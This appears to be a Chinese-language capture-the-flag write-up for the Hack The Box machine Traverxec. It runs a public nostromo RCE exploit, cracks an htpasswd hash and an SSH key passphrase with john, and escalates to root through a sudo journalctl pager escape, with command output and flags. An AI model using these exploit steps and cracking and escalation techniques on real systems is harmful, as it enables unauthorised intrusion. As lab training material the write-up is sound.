
前言

> Author: 0x584A



Traverxec

OS:	Linux
Difficulty:	Easy
Points:	20
Release:	16 Nov 2019
IP:	10.10.10.165

信息收集

```
# Nmap 7.80 scan initiated Sat Feb 29 01:39:08 2020 as: nmap -sV -sT -sC -oA server -p- --min-rate 4000 10.10.10.165
Nmap scan report for 10.10.10.165
Nmap scan report for 10.10.10.165
Host is up (0.23s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Feb 29 01:40:09 2020 -- 1 IP address (1 host up)
scanned in 61.16 seconds
```

扫描完成后仅有两个端口开放，浏览器查看 80 页面源代码，特殊内容及接口。

后来注意到 namp 中的 http-server-header nostromo 1.9.6，它是一款开源的Web服务器。

查一下是否存在漏洞利用脚本。

```
$ searchsploit nostromo
---------------------------------------------------------- --------
--------------------------------
```

```
--------------------------------
 Exploit Title                                            |  Path
                                                          |
(/usr/share/exploitdb/)
---------------------------------------------------------- --------
--------------------------------
Nostromo - Directory Traversal Remote Command Execution ( |
exploits/multiple/remote/47573.rb
nostromo 1.9.6 - Remote Code Execution                    |
exploits/multiple/remote/47837.py
nostromo nhttpd 1.9.3 - Directory Traversal Remote Comman |
exploits/linux/remote/35466.sh
---------------------------------------------------------- --------
--------------------------------
Shellcodes: No Result
```

User flag

```
$ python 47837.py 10.10.10.165 80 whoami
```

```
                                        _____-2019-16278
        _____  _______    ______   _____\    \
   _____\    \_\      |  |      | /    / |    |
  /     /|     ||     /  /     /|/    /  /___/|
 /     / /____/||\    \  \    |/|    |__ |___|/
|     | |____|/ \ \    \ |    | |       \
|     |  _____   \|     \|    | |     __/ __
|\     \|\    \   |\         /| |\    \  /  \
| \_____\|    |   | \_______/ | | \____\/    |
| |     /____/|    \ |     | /  | |    |____/|
 \|_____|    ||      \|_____|/    \|____|   | |
        |____|/                         |___|/



HTTP/1.1 200 OK
Date: Sat, 29 Feb 2020 08:26:19 GMT
Server: nostromo 1.9.6
Connection: close


www-data
```

远程代码执行漏洞利用成功， `ls` 查看了下 /home ，只有一个 david 用户。

在 nostromo 的安装目录中的 `/var/nostromo/conf/.htpasswd` 文件中找到一串 `david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/`，john 破解后为 `Nowonly4me` 。

但是这个密码没什么卵用，接着查看 `/var/nostromo/conf/nhttpd.conf` 文件：

```
# MAIN [MANDATORY]

servername              traverxec.htb
servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

在 /home 用户 david 用户下存在一个 public_www 的文件夹，里面包含一个 protected-file-area 文件夹引起了我的注意。

```
$ python 47837.py 10.10.10.165 80 "ls -la
/home/david/public_www/protected-file-area"
total 16
drwxr-xr-x 2 david david 4096 Oct 25 17:02 .
drwxr-xr-x 3 david david 4096 Oct 25 15:45 ..
-rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-
files.tgz
```

将压缩文件下载到本机，解压后可以得到 ssh 私钥，解密得到连接密码。

```
# root @ kali in /home/kali/Documents/T          [4:21:10] C:130
# root @ kali in /home/kali/Documents/Traverxec [4:21:10] C:130
$ /usr/share/john/ssh2john.py .ssh/id_rsa > key

# root @ kali in /home/kali/Documents/Traverxec [4:21:28]
$ john --wordlist=/usr/share/wordlists/rockyou.txt key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys)
32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for
all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying
even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (.ssh/id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:03 DONE (2020-02-29 04:21) 0.3236g/s 4641Kp/s 4641Kc/s
4641KC/sa6_123..*7¡Vamos!
Session completed


$ ssh -i id_rsa -l david 10.10.10.165
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1
(2019-09-20) x86_64
Last login: Sat Feb 29 04:21:35 2020 from 10.10.14.229
david@traverxec:~$ ls
bin  public_www  user.txt
david@traverxec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
david@traverxec:~$
```

Root Flag

```
david@traverxec:~/bin$ pwd
/home/david/bin
david@traverxec:~/bin$ ls -lsh
```

```
david@traverxec:~/bin$ ls -lsh
total 16K
4.0K -r-------- 1 david david 802 Oct 25 16:26 server-stats.head
4.0K -rwx------ 1 david david 363 Oct 25 16:26 server-stats.sh
david@traverxec:~/bin$
```

在 david 用户目录下存在一个 bin 目录，内含一段脚本 `server-stats.sh`。

```
david@traverxec:~/bin$ cat server-stats.head

  ____
```

```
.----.
                                                              .----
-----. | == |
   Webserver Statistics and Data                              |.-
""""""-.| |----|
         Collection Script                                    ||
|| | == |
          (c) David, 2019                                     ||
|| |----|

|'-.....-'| |::::|
                                                              '"")-
--("" ' |___.|

/:::::::::::\"    "

/:::=======:::\
                                                        jgs
'"""""""""""""'

david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc
-l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ |
/usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service |
/usr/bin/cat
david@traverxec:~/bin$
```

脚本中使用了 root 身份去执行 journalctl 日志管理工具查看日志，而 journalctl 实践上会将结果通过 less 工具进行分页输出。也就是可以理解为 `sudo less nostromo.service` 。

利用 less 是可以直接获得一个 bash 的，比如对一个文件 less 之后直接输入 `!/bin/bash` 后回车，即可获得一个对应权限的 bash 。

也可以直接按下 `v` 键，则会进入 nano，通过 `Ctrl+R` 接 `Ctrl+X` 进入执行命令模式，输入想要执行的命令回车即可。

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -
unostromo.service
-- Logs begin at Fri 2020-02-28 17:52:17 EST, end at Sat 2020-02-29
05:02:11 EST. --
Feb 28 21:35:19 traverxec passwd[7510]: pam_unix(passwd:chauthtok):
authentication failure; logname
Feb 29 02:34:09 traverxec sudo[8115]: pam_unix(sudo:auth):
authentication failure; logname= uid=33
Feb 29 02:48:08 traverxec sudo[8211]: pam_unix(sudo:auth):
conversation failed
Feb 29 02:48:08 traverxec sudo[8211]: pam_unix(sudo:auth): auth
could not identify password for [ww
Feb 29 02:48:08 traverxec sudo[8211]: www-data : user NOT in
sudoers ; TTY=unknown ; PWD=/usr/bin ;
!/bin/sh
# whoami
root
# cat /root/root.txt
9aa36a6d76f785dfd320a478f6e0d906
#
```